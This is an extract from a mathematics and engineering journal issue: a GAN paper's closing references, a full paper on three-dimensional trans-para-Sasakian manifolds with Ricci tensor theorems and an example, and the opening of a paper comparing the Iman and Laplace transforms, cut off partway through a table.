- [11] Zhang, Z., Han, C. & Guo, T. (2021). Exsingan: Learning an explainable generative model from a single image. *32nd British Machine Vision Conference*.
- [12] Shaham, T. R., Dekel, T. & Michaeli, T. (2019). Singan: Learning a generative model from a single natural image. *IEEE/CVF international conference on computer vision*, 4570-4580.
- [13] Ulyanov, D., Vedaldi, A. ve Lempitsky, V. (2018). Deep image prior. *IEEE conference on computer vision and pattern recognition*, 9446-9454.
- [14] Shocher, A., Bagon, S., Isola, P., & Irani, M. (2019). Ingan: Capturing and retargeting the "dna" of a natural image. *IEEE/CVF international conference on computer vision*, 4492-4501.
- [15] Isola, P., Zhu, J. Y., Zhou, T. & Efros, A. A. (2017). Image-to-image translation with conditional adversarial networks. *IEEE conference on computer vision and pattern recognition*, 1125-1134.
- [16] Hinz, T., Fisher, M., Wang, O. & Wermter, S. (2021). Improved techniques for training single-image gans. *IEEE/CVF Winter Conference on Applications of Computer Vision*, 1300-1309.
- [17] Karras, T., Aila, T., Laine, S. & Lehtinen, J. (2018). Progressive Growing of GANs for Improved Quality, Stability, and Variation. *International Conference on Learning Representations*.
- [18] Granot, N., Feinstein, B., Shocher, A., Bagon, S. ve Irani, M. (2022). Drop the gan: In defense of patches nearest neighbors as single image generative models. *IEEE/CVF Conference on Computer Vision and Pattern Recognition*, 13460-13469.
- [19] Arjovsky M., Chintala S. & Bottou L. (2017). Wasserstein generative adversarial networks. *34th International Conference on Machine Learning, ICML*, 298-321.
- [20] Gulrajani, I., Ahmed, F., Arjovsky, M., Dumoulin, V. & Courville, A. C. (2017). Improved training of wasserstein gans. *Advances in neural information processing systems*, 30.
- [21] Mao, X., Li, Q., Xie, H., Lau, R. Y., Wang, Z., & Paul Smolley, S. (2017). Least squares generative adversarial networks. *IEEE international conference on computer vision*, 2794-2802.
- [22] Lim, J. H., & Ye, J. C. (2017). Geometric gan. *arXiv preprint arXiv:1705.02894*.
- [23] Iglesias, G., Talavera, E. & Díaz-Álvarez, A. (2023). A survey on GANs for computer vision: Recent research, analysis and taxonomy. *Computer Science Review*, 48, 100553.
- [24] Jabbar, A., Li, X., & Omar, B. (2021). A survey on generative adversarial networks: Variants, applications, and training. *ACM Computing Surveys (CSUR)*, 54(8), 1-49.
- [25] Wang, Z., Simoncelli, E. P. & Bovik, A. C. (2003). Multiscale structural similarity for image quality assessment. *The Thrity-Seventh Asilomar Conference on Signals, Systems & Computers IEEE*, 1398-1402.
- [26] Zhang, R., Isola, P., Efros, A. A., Shechtman, E. & Wang, O. (2018). The unreasonable effectiveness of deep features as a perceptual metric. *IEEE conference on computer vision and pattern recognition*, 586-595.

**Appendix**

**Training images and generated images to evaluate the performance of loss functions**







## A Study on Trans-para-Sasakian Manifolds

İrem Küpeli Erken<sup>1\*</sup> , Mustafa Özkan<sup>1</sup> 

<sup>1</sup>Bursa Technical University, Department of Mathematics, 16310, Bursa, Turkey

*In memory of Professor Simeon Zamkovoy*

### Abstract

In the current paper, we make the first contribution to investigate under which conditions three-dimensional trans-para-Sasakian manifold has  $\eta$ -parallel Ricci tensor and cyclic parallel Ricci tensor. Finally, a three-dimensional trans-para-Sasakian manifold example that satisfies our results is constructed.

*Keywords: Trans-para-Sasakian manifold,  $\eta$ -parallel Ricci tensor, Cyclic Ricci tensor.*

Cite this paper as:

Erken, I.K., Ozkan, M. (2024). *A Study on Trans-para-Sasakian Manifolds*. Journal of Innovative Science and Engineering. 8(2): 226-232

\*Corresponding author: İrem Küpeli Erken

E-mail: irem.erken@btu.edu.tr

Received Date: 15/08/2024

Accepted Date: 03/12/2024

© Copyright 2024 by

Bursa Technical University. Available online at <http://jise.btu.edu.tr/>



The works published in Journal of Innovative Science and Engineering (JISE) are licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

## 1. Introduction

Two new kinds of almost contact structures are called trans-Sasakian and almost trans-Sasakian structures introduced by Oubina [1]. Then, Blair and Oubina [2] gave a condition for a structure  $(\phi, \zeta, \eta, g)$  to being trans-Sasakian structure as follows.

$$(\nabla_{\vartheta_1} \phi)\vartheta_2 = \alpha[g(\vartheta_1, \vartheta_2)\zeta - \eta(\vartheta_2)\vartheta_1] + \beta[g(\phi\vartheta_1, \vartheta_2)\zeta - \eta(\vartheta_2)\phi\vartheta_1]. \quad (1)$$

Trans-Sasakian manifolds have arisen naturally out of the classification of almost contact metric structures by Chinea and Gonzales [3]. Marrero completely characterized trans-Sasakian manifolds of dimension  $n \geq 5$  [4].

In [5], Zamkovoy introduced the trans-para-Sasakian manifolds (shortly tpS) and studied some curvature properties. A tpS manifold has a tpS structure of type  $(\alpha, \beta)$ , where  $\alpha$  and  $\beta$  are smooth functions. Özkan et al. [6] studied the geometry of tpS manifolds. This study is prepared as follows. In Section 2, we present some properties of  $(2n + 1)$ -dimensional tpS manifolds. In Section 3, we prove that a 3-dimensional tpS manifold for  $\alpha$  and  $\beta$  are constants has  $\eta$ -parallel Ricci tensor iff the manifold has constant scalar curvature. In the last section, we show that a 3-dimensional tpS manifold for  $\alpha$  and  $\beta$  are constants which is not  $\alpha$ -para-Sasakian manifold satisfies cyclic parallel Ricci tensor iff the scalar curvature  $r = -6(\alpha^2 + \beta^2 - \zeta(\beta))$ . Finally, a three-dimensional tpS manifold example that satisfies our results is constructed.

## 2. Material and Methods

$M^{2n+1}$  is called an almost paracontact manifold if it has  $(\phi, \zeta, \eta)$  such that the followings hold

$$\eta(\zeta) = 1, \quad \phi^2 = I - \eta \otimes \zeta \quad (2)$$

and  $\mathcal{D} = \ker(\eta)$ , where  $\phi, \xi$  and  $\eta$  are  $(1,1)$ -tensor field, vector field and 1-form, resp. As a natural consequence, the tensor field  $\phi$  has rank  $2n$ ,  $\phi\zeta = 0$  and  $\eta \circ \phi = 0$ . Here,  $\zeta$  denotes a certain vector field which is dual to  $\eta$  and satisfying  $d\eta(\zeta, \vartheta_1) = 0$  for all  $\vartheta_1 \in \chi(M)$ . Within the framework of almost paracontact manifolds, if the tensor field  $N_\phi := [\phi, \phi] - 2d\eta \otimes \zeta = 0$ , then the almost paracontact manifold is called normal [7]. If  $(M, \phi, \zeta, \eta)$  has a pseudo-Riemannian metric such that

$$g(\phi\vartheta_1, \phi\vartheta_2) = -g(\vartheta_1, \vartheta_2) + \eta(\vartheta_1)\eta(\vartheta_2), \quad (3)$$

then we say that  $(M, \phi, \zeta, \eta, g)$  is an almost paracontact metric manifold. The signature of the pseudo-Riemannian metric is  $(n + 1, n)$ . An orthogonal basis for an almost paracontact metric manifold can be found  $\{\vartheta_{1_1}, \dots, \vartheta_{1_n}, \vartheta_{2_1}, \dots, \vartheta_{2_n}, \zeta\}$ , such that  $g(\vartheta_{1_i}, \vartheta_{1_j}) = -g(\vartheta_{2_i}, \vartheta_{2_j}) = \delta_{ij}$  and  $\vartheta_{2_i} = \phi\vartheta_{1_i}$ , for any  $i, j \in \{1, \dots, n\}$ . Moreover, it is possible to establish the definition of a skew-symmetric tensor field (a 2-form), commonly referred to as the fundamental form, denoted as  $\Phi$ , by using the equation

$$\Phi(\vartheta_1, \vartheta_2) = g(\vartheta_1, \phi\vartheta_2).$$

**Definition 1:**[5] If

$$(\nabla_{\vartheta_1} \phi)\vartheta_2 = \alpha[-g(\vartheta_1, \vartheta_2)\zeta + \eta(\vartheta_2)\vartheta_1] + \beta[g(\vartheta_1, \phi\vartheta_2)\zeta + \eta(\vartheta_2)\phi\vartheta_1] \quad (4)$$

then the manifold  $(M^{2n+1}, \phi, \eta, \zeta, g)$  is called a tpS manifold.

A  $(2n + 1)$ -dimensional tpS manifold satisfies followings [5]:

$$\nabla_{\vartheta_1} \zeta = -\alpha\phi\vartheta_1 - \beta(\vartheta_1 - \eta(\vartheta_1)\zeta), \tag{5}$$

$$(\nabla_{\vartheta_1} \eta)\vartheta_2 = \alpha g(\vartheta_1, \phi\vartheta_2) - \beta(g(\vartheta_1, \vartheta_2) - \eta(\vartheta_1)\eta(\vartheta_2)), \tag{6}$$

$$R(\vartheta_1, \vartheta_2)\zeta = -(\alpha^2 + \beta^2)(\eta(\vartheta_2)\vartheta_1 - \eta(\vartheta_1)\vartheta_2) - 2\alpha\beta(\eta(\vartheta_2)\phi\vartheta_1 - \eta(\vartheta_1)\phi\vartheta_2) - \vartheta_1(\alpha)\phi\vartheta_2 + \vartheta_2(\alpha)\phi\vartheta_1 + \vartheta_2(\beta)\phi^2\vartheta_1 - \vartheta_1(\beta)\phi^2\vartheta_2, \tag{7}$$

$$\eta(R(\vartheta_1, \vartheta_2)\vartheta_3) = (\alpha^2 + \beta^2)[\eta(\vartheta_2)g(\vartheta_1, \vartheta_3) - \eta(\vartheta_1)g(\vartheta_2, \vartheta_3)] + 2\alpha\beta \begin{bmatrix} \eta(\vartheta_2)g(\phi\vartheta_1, \vartheta_3) \\ -\eta(\vartheta_1)g(\phi\vartheta_2, \vartheta_3) \end{bmatrix} + \vartheta_1(\alpha)g(\phi\vartheta_2, \vartheta_3) - \vartheta_2(\alpha)g(\phi\vartheta_1, \vartheta_3) - \vartheta_2(\beta)g(\phi^2\vartheta_1, \vartheta_3) + \vartheta_1(\beta)g(\phi^2\vartheta_2, \vartheta_3), \tag{8}$$

$$R(\zeta, \vartheta_1)\zeta = (\alpha^2 + \beta^2 - \zeta(\beta))(\vartheta_1 - \eta(\vartheta_1)\zeta), \tag{9}$$

$$S(\vartheta_1, \zeta) = -(2n(\alpha^2 + \beta^2) - \zeta(\beta))\eta(\vartheta_1) + (2n - 1)\vartheta_1(\beta) - \phi\vartheta_1(\alpha), \tag{10}$$

$$S(\zeta, \zeta) = -2n(\alpha^2 + \beta^2 - \zeta(\beta)), \tag{11}$$

$$2\alpha\beta - \zeta(\alpha) = 0, \tag{12}$$

$$Q\zeta = -(2n(\alpha^2 + \beta^2) - \zeta(\beta))\zeta + (2n - 1)\text{grad } \beta + \phi(\text{grad } \alpha), \tag{13}$$

where  $R$  is the Riemannian curvature tensor,  $S$  is the Ricci tensor and  $Q$  is the Ricci operator defined by  $S(\vartheta_1, \vartheta_2) = g(Q\vartheta_1, \vartheta_2)$ . In [6], the authors give the following expressions for three-dimensional tpS manifolds:

$$Q\vartheta_1 = \left[ \frac{r}{2} - \zeta(\beta) + (\alpha^2 + \beta^2) \right] \vartheta_1 - \left[ \frac{r}{2} - \zeta(\beta) + 3(\alpha^2 + \beta^2) \right] \eta(\vartheta_1)\zeta + [\phi(\text{grad } \alpha) + \text{grad } \beta]\eta(\vartheta_1) + [\vartheta_1(\beta) - \phi\vartheta_1(\alpha)]\zeta, \tag{14}$$

$$S(X, Y) = \left[ \frac{r}{2} - \zeta(\beta) + (\alpha^2 + \beta^2) \right] g(\vartheta_1, \vartheta_2) - \left[ \frac{r}{2} - \zeta(\beta) + 3(\alpha^2 + \beta^2) \right] \eta(\vartheta_1)\eta(\vartheta_2) + [\vartheta_2(\beta) - \phi\vartheta_2(\alpha)]\eta(\vartheta_1) + [\vartheta_1(\beta) - \phi\vartheta_1(\alpha)]\eta(\vartheta_2), \tag{15}$$

$$R(\vartheta_1, \vartheta_2)\vartheta_3 = \left[ \frac{r}{2} - 2\zeta(\beta) + 2(\alpha^2 + \beta^2) \right] (g(\vartheta_2, \vartheta_3)\vartheta_1 - g(\vartheta_1, \vartheta_3)\vartheta_2) - g(\vartheta_2, \vartheta_3) \left( \left[ \frac{r}{2} - \zeta(\beta) + 3(\alpha^2 + \beta^2) \right] \eta(\vartheta_1)\zeta - [\phi(\text{grad } \alpha) + \text{grad } \beta]\eta(\vartheta_1) - [\vartheta_1(\beta) - \phi\vartheta_1(\alpha)]\zeta \right) + g(\vartheta_1, \vartheta_3) \left( \left[ \frac{r}{2} - \zeta(\beta) + 3(\alpha^2 + \beta^2) \right] \eta(\vartheta_2)\zeta - [\phi(\text{grad } \alpha) + \text{grad } \beta]\eta(\vartheta_2) - [\vartheta_2(\beta) - \phi\vartheta_2(\alpha)]\zeta \right) - \left( \left[ \frac{r}{2} - \zeta(\beta) + 3(\alpha^2 + \beta^2) \right] \eta(\vartheta_2)\eta(\vartheta_3) - [\vartheta_3(\beta) - \phi\vartheta_3(\alpha)]\eta(\vartheta_2) - [\vartheta_2(\beta) - \phi\vartheta_2(\alpha)]\eta(\vartheta_3) \right) \vartheta_1 + \left( \left[ \frac{r}{2} - \zeta(\beta) + 3(\alpha^2 + \beta^2) \right] \eta(\vartheta_1)\eta(\vartheta_3) - [\vartheta_3(\beta) - \phi\vartheta_3(\alpha)]\eta(\vartheta_1) - [\vartheta_1(\beta) - \phi\vartheta_1(\alpha)]\eta(\vartheta_3) \right) \vartheta_2. \tag{16}$$

### 3. Results And Discussion

#### 3.1. 3-Dimensional tpS Manifold Admitting $\eta$ -Parallel Ricci Tensor

**Definition 2:** [8] The Ricci tensor  $S$  of a tpS manifold is called  $\eta$ -parallel if the following holds

$$(\nabla_{\vartheta_1} S)(\phi\vartheta_2, \phi\vartheta_3) = 0, \quad (17)$$

for all  $\vartheta_1, \vartheta_2, \vartheta_3 \in \chi(M)$ .

**Theorem 1:** A 3-dimensional tpS manifold has  $\eta$ -parallel Ricci tensor for  $\alpha$  and  $\beta$  are constants iff the manifold has constant scalar curvature.

Proof: Letting  $\vartheta_1 = \phi\vartheta_1$  and  $\vartheta_2 = \phi\vartheta_2$  in (15), we get

$$S(\phi\vartheta_1, \phi\vartheta_2) = \left[ \frac{r}{2} - \zeta(\beta) + (\alpha^2 + \beta^2) \right] (-g(\vartheta_1, \vartheta_2) + \eta(\vartheta_1)\eta(\vartheta_2)). \quad (18)$$

After differentiating (18) covariantly and using (4), (5) and (10), we obtain

$$\begin{aligned} (\nabla_{\vartheta_3} S)(\phi\vartheta_1, \phi\vartheta_2) &= \left[ \frac{dr(\vartheta_3)}{2} - \nabla_{\vartheta_3} \zeta(\beta) + 2\alpha d\alpha(\vartheta_3) + 2\beta d\beta(\vartheta_3) \right] (-g(\vartheta_1, \vartheta_2) + \eta(\vartheta_1)\eta(\vartheta_2)) \\ &\quad + (\phi\vartheta_2(\beta) - \phi^2\vartheta_2(\alpha)) [\alpha(g(\vartheta_1, \vartheta_3) - \eta(\vartheta_1)\eta(\vartheta_3)) - \beta g(\vartheta_3, \phi\vartheta_1)] \\ &\quad + (\phi\vartheta_1(\beta) - \phi^2\vartheta_1(\alpha)) [\alpha(g(\vartheta_2, \vartheta_3) - \eta(\vartheta_2)\eta(\vartheta_3)) - \beta g(\vartheta_3, \phi\vartheta_2)]. \end{aligned} \quad (19)$$

Suppose that  $\alpha$  and  $\beta$  are constants. Then, from (19) we get

$$(\nabla_{\vartheta_3} S)(\phi\vartheta_1, \phi\vartheta_2) = \frac{dr(\vartheta_3)}{2} (-g(\vartheta_1, \vartheta_2) + \eta(\vartheta_1)\eta(\vartheta_2)). \quad (20)$$

Let  $\{v_i\}$  be a local orthonormal basis. Putting  $\vartheta_1 = \vartheta_2 = v_i$  in (20) and taking the summation over  $i$ , we derive

$$0 = \frac{dr(\vartheta_3)}{2} \sum_{i=1}^3 \varepsilon_i (-g(v_i, v_i) + \eta(v_i)\eta(v_i)), \quad (21)$$

which implies  $dr(\vartheta_3) = 0$ , i.e.  $r$  is constant.

#### 3.2. 3-Dimensional tpS Manifold Admitting Cyclic Parallel Ricci Tensor

We will consider 3-dimensional tpS manifolds which admits cyclic parallel Ricci tensor.

**Definition 3:** [9] A semi-Riemannian manifold is said to admit cyclic parallel Ricci tensor if

$$(\nabla_{\vartheta_1} S)(\vartheta_2, \vartheta_3) + (\nabla_{\vartheta_2} S)(\vartheta_3, \vartheta_1) + (\nabla_{\vartheta_3} S)(\vartheta_1, \vartheta_2) = 0, \quad (22)$$

for all  $\vartheta_1, \vartheta_2, \vartheta_3 \in \chi(M)$ .

From (16), we have the following result.

**Theorem 2:** If a 3-dimensional tpS manifold for  $\alpha$  and  $\beta$  are constants has constant scalar curvature  $r$ , then  $r = -6(\alpha^2 + \beta^2)$ .

**Theorem 3:** A 3-dimensional tpS manifold for  $\alpha$  and  $\beta$  are constants which is not  $\alpha$ -para-Sasakian manifold satisfies cyclic parallel Ricci tensor iff the scalar curvature  $r = -6(\alpha^2 + \beta^2)$ .

Proof: Since  $\alpha$  and  $\beta$  are constants, from (15), we have

$$S(\vartheta_1, \vartheta_2) = \left(\frac{r}{2} + (\alpha^2 + \beta^2)\right)g(\vartheta_1, \vartheta_2) - \left(\frac{r}{2} + 3(\alpha^2 + \beta^2)\right)\eta(\vartheta_1)\eta(\vartheta_2). \tag{23}$$

We also know that,  $(\nabla_{\vartheta_1} S)(\vartheta_2, \vartheta_3) = \nabla_{\vartheta_1} S(\vartheta_2, \vartheta_3) - S(\nabla_{\vartheta_1} \vartheta_2, \vartheta_3) - S(\vartheta_2, \nabla_{\vartheta_1} \vartheta_3)$ . Using (23) in the above equation, we obtain

$$(\nabla_{\vartheta_1} S)(\vartheta_2, \vartheta_3) = -\left(\frac{r}{2} + 3(\alpha^2 + \beta^2)\right)\left(g(\nabla_{\vartheta_1} \zeta, \vartheta_2)\eta(\vartheta_3) + g(\nabla_{\vartheta_1} \zeta, \vartheta_3)\eta(\vartheta_2)\right). \tag{24}$$

Let  $\{v, \phi v, \zeta\}$  be a local orthonormal basis. Using (5) and (24) in (22) and taking the summation with respect to a local orthonormal basis, we get

$$\beta \left(\frac{r}{2} + 3(\alpha^2 + \beta^2)\right)\eta(\vartheta_1) = 0. \tag{25}$$

which it gives  $r = -6(\alpha^2 + \beta^2)$ .

**Example.** Let  $M$  be a three-dimensional manifold and the vector fields

$$\vartheta_1 = \frac{\partial}{\partial u}, \vartheta_2 = \frac{\partial}{\partial v}, \vartheta_3 = (u + v) \frac{\partial}{\partial u} + (u + v) \frac{\partial}{\partial v} + \frac{\partial}{\partial w},$$

where

$$g = \begin{pmatrix} 1 & 0 & -\frac{u+v}{2} \\ 0 & -1 & \frac{u+v}{2} \\ -\frac{u+v}{2} & \frac{u+v}{2} & 1 \end{pmatrix},$$

$$\phi = \begin{pmatrix} 0 & 1 & -(u+v) \\ 1 & 0 & -(u+v) \\ 0 & 0 & 0 \end{pmatrix}.$$

One can observe that,

$$g(\vartheta_1, \vartheta_1) = g(\vartheta_3, \vartheta_3) = 1, g(\vartheta_2, \vartheta_2) = -1, g(\vartheta_1, \vartheta_2) = g(\vartheta_1, \vartheta_3) = g(\vartheta_2, \vartheta_3) = 0$$

and

$$\phi(\vartheta_1) = \vartheta_2, \phi(\vartheta_2) = \vartheta_1, \phi(\vartheta_3) = 0.$$

We get

$$[\vartheta_1, \vartheta_3] = \vartheta_1 + \vartheta_2, [\vartheta_2, \vartheta_3] = \vartheta_1 + \vartheta_2, [\vartheta_1, \vartheta_2] = 0,$$

Taking  $\vartheta_3 = \zeta$  and using Koszul formula, we can calculate

$$\begin{aligned} \nabla_{\vartheta_1} \vartheta_1 &= -\zeta, & \nabla_{\vartheta_2} \vartheta_1 &= 0, & \nabla_{\vartheta_3} \vartheta_1 &= -\vartheta_2 \\ \nabla_{\vartheta_1} \vartheta_2 &= 0, & \nabla_{\vartheta_2} \vartheta_2 &= \zeta, & \nabla_{\vartheta_3} \vartheta_2 &= -\vartheta_1 \\ \nabla_{\vartheta_1} \vartheta_3 &= \vartheta_1, & \nabla_{\vartheta_2} \vartheta_3 &= \vartheta_2, & \nabla_{\vartheta_3} \vartheta_3 &= 0. \end{aligned}$$

We also see that

$$\begin{aligned} (\nabla_{\vartheta_1} \phi) \vartheta_1 &= \nabla_{\vartheta_1} \phi(\vartheta_1) - \phi(\nabla_{\vartheta_1} \vartheta_1) = -0 \\ &= 0(-g(\vartheta_1, \vartheta_1)\zeta + \eta(\vartheta_1)\vartheta_1) - 1(g(\vartheta_1, \phi(\vartheta_1))\zeta + \eta(\vartheta_1)\phi(\vartheta_1)) \\ (\nabla_{\vartheta_1} \phi) \vartheta_2 &= \nabla_{\vartheta_1} \phi(\vartheta_2) - \phi(\nabla_{\vartheta_1} \vartheta_2) = -\zeta \\ &= 0(-g(\vartheta_1, \vartheta_2)\zeta + \eta(\vartheta_2)\vartheta_1) - 1(g(\vartheta_1, \phi(\vartheta_2))\xi + \eta(\vartheta_2)\phi(\vartheta_1)) \\ (\nabla_{\vartheta_1} \phi) \vartheta_3 &= \nabla_{\vartheta_1} \phi(\vartheta_3) - \phi(\nabla_{\vartheta_1} \vartheta_3) = -\vartheta_2 \\ &= 0(-g(\vartheta_1, \vartheta_3)\zeta + \eta(\vartheta_3)\vartheta_1) - 1(g(\vartheta_1, \phi(\vartheta_3))\zeta + \eta(\vartheta_3)\phi(\vartheta_1)). \end{aligned}$$

In the above equations, we see that the manifold satisfies the condition (4) for  $X = \vartheta_1, \alpha = 0, \beta = -1$  and  $\vartheta_3 = \zeta$ . Similarly, it is also true for  $X = \vartheta_2$  and  $X = \vartheta_3$ . The 1-form  $\eta = dw$  and the fundamental 2-form  $\Phi = du \wedge dv - (u + v)du \wedge dw + (u + v)dv \wedge dw$  defines a tpS manifold, where  $d\eta = \alpha\Phi, d\Phi = -2\beta\eta \wedge \Phi$ . So, the manifold is a tpS manifold for  $\alpha = 0, \beta = -1$ .

Then the expressions of the curvature tensor is given by

$$\begin{aligned} R(\vartheta_1, \vartheta_2)\vartheta_3 &= 0, & R(\vartheta_2, \vartheta_3)\vartheta_3 &= -\vartheta_2, & R(\vartheta_1, \vartheta_3)\vartheta_3 &= -\vartheta_1, \\ R(\vartheta_1, \vartheta_2)\vartheta_2 &= \vartheta_1, & R(\vartheta_2, \vartheta_3)\vartheta_2 &= -\zeta, & R(\vartheta_1, \vartheta_3)\vartheta_2 &= 0, \\ R(\vartheta_1, \vartheta_2)\vartheta_1 &= \vartheta_2, & R(\vartheta_2, \vartheta_3)\vartheta_1 &= 0, & R(\vartheta_1, \vartheta_3)\vartheta_1 &= \zeta. \end{aligned} \tag{26}$$

Therefore, we have  $S(\vartheta_1, \vartheta_1) = -2, S(\vartheta_2, \vartheta_2) = 2$  and  $S(\vartheta_3, \vartheta_3) = -2$ . It implies that the scalar curvature  $r = -6$ . Also using (15), (23) and (26), we can see that this example satisfy Theorem 1 and Theorem 3.

### 4. Conclusion

In the current paper, we examine a three-dimensional tpS manifold under some special conditions. First, we study a three-dimensional tpS manifold for  $\alpha$  and  $\beta$  are constants which admit  $\eta$ -parallel Ricci tensor and show that the manifolds have constant scalar curvature. Then, we compute the scalar curvature of a three-dimensional tpS manifold which admit cyclic parallel Ricci tensor. At the end, we provide an example that supports our results. We think this paper is interesting and it will shed light on new studies about tpS manifolds.

### Acknowledgements

The authors would like to acknowledge that this paper is submitted in partial fulfilment of the requirements for PhD degree at Bursa Technical University.

## References

- [1] Oubina, J. A. (1985). New Classes of Almost Contact Metric Structure. *Publicationes Mathematicae*, 32:187-193.
- [2] Blair, D. E. and Oubina, J. A. (1990). Conformal and Related Changes of Metric on the Product of Two Almost Contact Metric Manifolds. *Publicacions Matemàtiques*, 34(1): 199-207.
- [3] Chinea, D. and Gonzales, C. (1990). A Classification of Almost Contact Metric Manifolds. *Annali di Matematica Pura ed Applicata*, 156:15-36.
- [4] Marrero, J. C. (1992). The Local Structure of Trans-Sasakian Manifolds. *Annali di Matematica Pura ed Applicata*, 162:77-86.
- [5] Zamkovoy, S. (2019). On the Geometry of Trans-para-Sasakian Manifolds. *Filomat*, 33(18):6015-6024.
- [6] Özkan, M. Küpeli Erken, I. and De, U. C. (2024). On Trans-para-Sasakian Manifolds. *Filomat*. (accepted).
- [7] Zamkovoy, S. (2009). Canonical Connections on Paracontact Manifolds. *Annals of Global Analysis and Geometry*, 36:37-60.
- [8] Kon, M. (1976). Invariant Submanifolds in Sasakian Manifolds. *Mathematische Annalen*, 219:277-290.
- [9] Gray, A. (1978). Einstein-like Manifolds which are not Einstein. *Geometrica Dedicata*, 7:259-280.

## Comparison of the Results Obtained by Iman Transform with Laplace Transform

Nihal Ozdogan<sup>1\*</sup> 

<sup>1</sup> Department of Mathematics, Faculty of Engineering and Natural Sciences, Bursa Technical University, 16310 Bursa, Turkey

Cite this paper as:  
Ozdogan, N. (2024). *Comparison of the Results Obtained by Iman Transform with Laplace Transform*. Journal of Innovative Science and Engineering. 8(2): 233-242

\*Corresponding author: Nihal Ozdogan  
E-mail: [nihal.ozdogan@btu.edu.tr](mailto:nihal.ozdogan@btu.edu.tr)

Received Date: 07/06/2024  
Accepted Date: 19/09/2024  
© Copyright 2024 by  
Bursa Technical University. Available  
online at <http://jise.btu.edu.tr/>



The works published in Journal of Innovative Science and Engineering (JISE) are licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

### Abstract

Many processes in the real world are characterised by principles which are defined in the form of expressions involving rates of change. Mathematically, rates are derivatives and expressions are equations so we have differential equations. Differential equations play an important role for modelling many problems in different scientific fields. Sometimes, the calculations to solve these equations can be very complex and ultimately frustrating. For this reason, many integral transform methods were proposed by researchers. However, integral transform methods can give consistent solutions to many complex problems and have many application areas such as physics, mechanics, engineering, astronomy. In this work, two integral transforms, Iman transform and the well-known Laplace transform were studied comparatively to facilitate the solution of linear ordinary differential equations with constant coefficients. Applications of these two transforms show that these integral transform methods are closely related to each other.

**Keywords:** Iman transform, Laplace transform, Integral transform, Differential equations.



## 1. Introduction

Integral transforms [1-13] such as Mohand, Ara, Kushare, Kamal, Aboodh, Mahgoub, Rishi, Emad-Falih, Rohit, Laplace, Anuj etc. have become one of the most widely used mathematical techniques to find the solutions of advanced problems of various fields such as physics, engineering, economy, astronomy etc. The most important property of these integral transforms is that they give the exact solution of a problem without longer calculations. Therefore, many scientists are interested in this field and busy in introducing new integral transforms. The oldest and most widely used integral transform is the Laplace transform, developed by P.S. Laplace (in the 1780s) when he was struggling with probability theory [13]. Other available transforms in the literature were studied by researchers at different times. For example, in the year (2022), Sanap R. et al. [15] introduced Kushare transform to solve the problems based on Newton's law of cooling. Patil D. et al. [16] stated and proved convolution theorem for Kushare transform and used it to solve convolution type Volterra integral equations of first kind. Also, Patil D. et al. [17] obtained the general solution of one-dimensional hyperbolic telegraph equation of second order by using Emad-Falih transform method.

In addition to these studies, Fadhil R.A. et al. [18] found the solution of the second kind of Linear Volterra integral equation by using HY transform without any major mathematical calculations. However, Ahmadi S.A.P. et al. [19] introduced HY transform method and applied it to solve linear ordinary Laguerre and Hermite differential equations. Maitama S. et al. [20] defined an efficient Laplace type integral transform called Shehu transform for solving both ordinary and partial differential equations. Maktoof S.F. et al. [21] proposed Emad-Sara integral transform to simplify the process of solving linear ordinary differential equations with constant coefficients in the time domain. However, N-Transform similar to Laplace and Sumudu transforms was presented by Khan in [22]. Elzaki transform was introduced by Elzaki in [23]. H-Transform was devised by Srivastava in [24].

Furthermore, a new integral transform method was suggested by Yang for solving differential equation in the steady heat-transfer problem in [25]. Sadik transform and complex Sadik transform were analyzed by Mushttt in [26]. They also made a comparison between Sadik transform and complex Sadik transform of systems of ordinary differential equations. Combined Aboodh and Reduced differential transform methods were used by Oyewumi to solve nonlinear time-dependent Fisher's type equations in [27]. Kılıcman et al. [28] explained the features of Sumudu transform and demonstrated the connections between Laplace and Sumudu transforms. Also, Elzaki and Ezaki discussed some relationships between Laplace transform and Elzaki transform in [29].

## 2. Definitions and Theorems

**Definition 2.1** Iman transform is described for a function of exponential order in the  $A$  set as

$$A = \left\{ f(t) : \exists M, k_1, k_2 > 0, |f(t)| < M e^{-v^2 t} \right\}$$

where  $f(t)$  is a dedicated function in the set  $A$ ,  $M$  is a finite number and  $k_1, k_2$  can be finite or infinite.

Iman transform denoted by operator  $I$  is defined as [30]

$$I\{f(t)\} = R(v) = \frac{1}{v^2} \int_0^\infty e^{-v^2 t} f(t) dt, \quad t \geq 0, \quad k_1 \leq v \leq k_2. \quad (2.1)$$

**Definition 2.2** If  $R(v)$  is called the Iman transform of  $f(t)$ , then  $f(t)$  is called the inverse Iman transform of  $R(v)$ , and it can be expressed as

$$f(t) = I^{-1}\{R(v)\}. \tag{2.2}$$

**Definition 2.3** Laplace transform of the function  $f(t)$  denoted by operator  $L$  is defined as [1, 10, 14, 29]

$$L\{f(t)\} = K(s) = \int_0^\infty e^{-st} f(t) dt, \quad t \geq 0, \quad Re(s) > 0. \tag{2.3}$$

**Definition 2.4** If  $K(s)$  is called the Laplace transform of  $f(t)$ , then  $f(t)$  is called the inverse Laplace transform of  $K(s)$ , and it can be expressed as

$$f(t) = L^{-1}\{K(s)\}. \tag{2.4}$$

**Theorem 2.1** Let  $I\{f(t)\} = R(v)$ . Iman transform of first and second derivatives of  $f(t)$  are given as [30, 31]

- $I\{f'(t)\} = v^2 R(v) - \frac{1}{v^2} f(0), \tag{2.5}$

- $I\{f''(t)\} = v^4 R(v) - f(0) - \frac{1}{v^2} f'(0). \tag{2.6}$

**Theorem 2.2** Let  $L\{f(t)\} = K(s)$ . Laplace transform of first and second derivatives of  $f(t)$  are given as [1, 10, 14, 29]

- $L\{f'(t)\} = sK(s) - f(0), \tag{2.7}$

- $L\{f''(t)\} = s^2 K(s) - sf(0) - f'(0). \tag{2.8}$

In the table below, Iman transform of some elementary functions [30] were given.

**Table 1:** Iman transform of some elementary functions

Sequence	Function $(f(t))$	Iman transform $I\{f(t)\}$
1	1	$\frac{1}{v^4}$
2	$t^n$	$\frac{n!}{v^{2n+4}}$
3	$e^{at}$	$\frac{1}{v^4 - av^2}$
4	$\sin at$	$\frac{a}{v^2(v^4 + a^2)}$
5	$\cos at$	$\frac{1}{v^4 + a^2}$
6	$\sin hat$	$\frac{a}{v^2(v^4 - a^2)}$
7	$\cos hat$	$\frac{1}{v^4 - a^2}$

And now in the table below, Laplace transform of some elementary functions [10, 14] were given.

**Table 2:** Laplace transform of some elementary functions

Sequence	Function ( $f(t)$ )	Laplace transform $L\{f(t)\}$
1	1	$\frac{1}{s}$
